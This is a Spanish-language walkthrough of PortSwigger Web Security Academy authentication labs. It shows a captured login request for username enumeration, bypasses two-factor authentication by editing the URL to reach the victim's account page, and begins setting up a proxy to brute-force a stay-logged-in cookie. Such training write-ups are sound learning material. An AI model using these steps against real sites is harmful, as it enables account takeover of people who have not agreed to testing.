
```
1 POST /login HTTP/2
2 Host: 0a870057034268d7824c798c009c0008.web-security-academy.net
3 Cookie: session=eq9SvCUKXfepQ2atZVhHtPcjBuNVdff1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 27
10 Origin: https://0a870057034268d7824c798c009c0008.web-security-academy.net
11 Referer: https://0a870057034268d7824c798c009c0008.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 username=analyzer&password=$Test$
```

Iniciamos sesión con dichas credenciales:



The screenshot shows the 'Login' page of the Web Security Academy. At the top, it says 'Username enumeration via different responses'. Below that is a link 'Back to lab description >'. The main area has a dark background. It contains a 'Username' field with 'analyzer' typed into it, and a 'Password' field with several dots. A green 'Log in' button is at the bottom. Above the fields, the text 'Invalid username' is displayed in red.

Ya hemos completado el laboratorio:




The screenshot shows the 'My Account' page of the Web Security Academy. At the top, it says 'Username enumeration via different responses' and 'LAB Solved'. Below that is a link 'Back to lab description >'. A red banner at the top says 'Congratulations, you solved the lab!'. To the right are links 'Share your skills!', 'Twitter', 'LinkedIn', and 'Continue learning >'. At the bottom, there are links 'Home | My account | Log out'. The main content area shows the user's account information: 'Your username is: analyzer' and 'Your email is: analyzer@normal-user.net'. There is a form to update the email, with an 'Email' input field and a green 'Update email' button.

Vulnerabilidades de autenticación multifactor

Bypass simple FA


En este laboratorio nos dan unas credenciales para que hagamos el bypass de la doble autenticación de forma básica.

Lo primero es acceder al laboratorio:



The screenshot shows a browser window for the PortSwigger Web Security Academy. The URL is https://portswigger.net/web-security/authentication/multi-factor/lab/2fa-simple-bypass. The page title is "Lab: 2FA simple bypass". It is categorized under "APPRENTICE" and "LAB", and is marked as "Not solved". The main content states: "This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page." Below this, a list of credentials is shown in a red-bordered box: "Your credentials: wiener:peter" and "Victim's credentials carlos:montoya". At the bottom is a large red-bordered "ACCESS THE LAB" button.

Ahora presionamos en mi cuenta:



The screenshot shows a "My account" page from the Web Security Academy. The top navigation bar includes "Web Security Academy" with a logo, "2FA simple bypass", "Email client", and "Back to lab description >". On the right, there is a green "LAB" button with "Not solved" and a small icon. Below the navigation is a banner with the text "WE LIKE TO BLOG" and a stylized bicycle graphic. At the bottom, there is a large image of a yellow bicycle leaning against a wall.

Iniciamos sesión con las credenciales nuestras que nos proporcionan:



WebSecurity Academy | 2FA simple bypass

Email client Back to lab description >

LAB Not solved

Login

 Username
 Password

Presionamos donde dice correo del cliente, esto es para obtener el código de doble autenticación enviado a la cuenta que nos dan:

WebSecurity Academy | 2FA simple bypass

Back to lab home Email client Back to lab description >

Please enter your 4-digit security code

Aquí vemos el código:

WebSecurity Academy | 2FA simple bypass

Back to exploit server Back to lab Back to lab description >

Your email address is wiener@exploit-0a5d0086047c84d58b6a79d901c1002a.exploit-server.net

Displaying all emails @exploit-0a5d0086047c84d58b6a79d901c1002a.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
2024-03-04 03:24:41 +0000	wiener@exploit-0a5d0086047c84d58b6a79d901c1002a.exploit-server.net	no-reply@0a9e00fd04e784c68bce7a430037000c.web-security-academy.net	Security code	Hello! Your security code is 6457. View Please enter this in the app to continue. Thanks, Support team

Ingresamos el código:

https://0a9e00fd04e784c68bce7a430037000c.web-security-academy.net/login2

ali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy

2FA simple bypass

[Back to lab home](#) [Email client](#) [Back to lab description >>](#)

Please enter your 4-digit security code
0457

Login

Aquí ya completamos la primera parte del laboratorio realizada:

https://0a9e00fd04e784c68bce7a430037000c.web-security-academy.net/my-account?id=wiener

ocs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy

2FA simple bypass

[Email client](#) [Back to lab description >>](#) LAB Not solved

Home | My account | Log out


My Account

Your username is: wiener
Your email is: wiener@exploit-0a5d0086047c84d58b6a79d901c1002a.exploit-server.net

Email

Update email


Ahora vamos a realizar el bypass de la doble autenticación de la cuenta víctima:



The screenshot shows a browser window with the following details:

- URL: <https://0a9e00fd04e784c68bce7a430037000c.web-security-academy.net/login>
- Page Title: 2FA simple bypass
- Sub-navigation: Email client, Back to lab description
- Form Fields:
 - Username: carlos
 - Password: (Masked)
- Buttons: Log in

En la url, vamos a cambiar login2 por my-account, este fallo de seguridad nos permite por medio de la url indicar que ya hemos realizado la doble autentica en la cuenta del usuario víctima como lo hicimos con el usuario que es nuestro usuario:



The screenshot shows a browser window with the following details:

- URL: <https://0a9e00fd04e784c68bce7a430037000c.web-security-academy.net/login2>
- Page Title: 2FA simple bypass
- Sub-navigation: Back to lab home, Email client, Back to lab description
- Message: Please enter your 4-digit security code
- Input Field: An empty input field for entering a 4-digit security code.
- Buttons: Login

Ya estaría completo el laboratorio:

🔗 https://0a9e00fd04e784c68bce7a430037000c.web-security-academy.net/my-account

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy

2FA simple bypass

Back to lab description >

Congratulations, you solved the lab!

Share your score

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email
carlos

Update email

Vulnerabilidades en otros mecanismos de autenticación

Laboratorio: fuerza bruta en una cookie que permanece conectado

Accedemos al laboratorio:

» Menu

Lab: Brute-forcing a stay-logged-in cookie

PRACTITIONER

LAB Not solved


This lab allows users to stay logged in even after they close their browser session. The cookie used to provide this functionality is vulnerable to brute-forcing.

To solve the lab, brute-force Carlos's cookie to gain access to his "My account" page.

- Your credentials: wiener:peter
- Victim's username: carlos
- Candidate passwords

ACCESS THE LAB

Vamos a donde dice mi cuenta:




The screenshot shows a terminal window within a web browser. The URL is <https://0a5600c4037a7a25830cd40b00a10055.web-securit>. The terminal content includes:

```
root@kali:~/Desktop# curl -s https://0a5600c4037a7a25830cd40b00a10055.web-securit | grep session_id
<div>
<!-- session_id -->
<input type="text" value="0a5600c4037a7a25830cd40b00a10055" name="session_id">
</div>
```

Below the terminal, the page title is "Brute-forcing a stay-logged-in cookie". There are links for "Back to lab description" and "Home" (which is also highlighted with a red border). A large image of a woman covering her mouth in distress is displayed.

Vamos a iniciar sección y vamos a marcar la casilla de mantenerse logueado, esta es la vulnerabilidad de la cual nos vamos a aprovechar en este laboratorio:






A screenshot of a login interface. The title "Login" is at the top. Below it is a "Username" field containing "wiener". Below that is a "Password" field showing four black dots. There is a "Stay logged in" checkbox which is checked. At the bottom is a green "Log in" button.


Ahora instalamos la extensión foxy proxy para el navegador que utilizaremos en este laboratorio, presionamos agregar a Firefox que es el navegado en este caso, luego presionamos agregar, marcamos la casilla de permitir correr la extensión en una ventana privada y presionamos okay:

<https://addons.mozilla.org/es/firefox/addon/foxyproxy-standard/>


En esta parte agregamos la extensión y por eso nos aparece eliminar, pero cuando no hemos agregado la extensión al navegador, nos aparece agregar a Firefox:



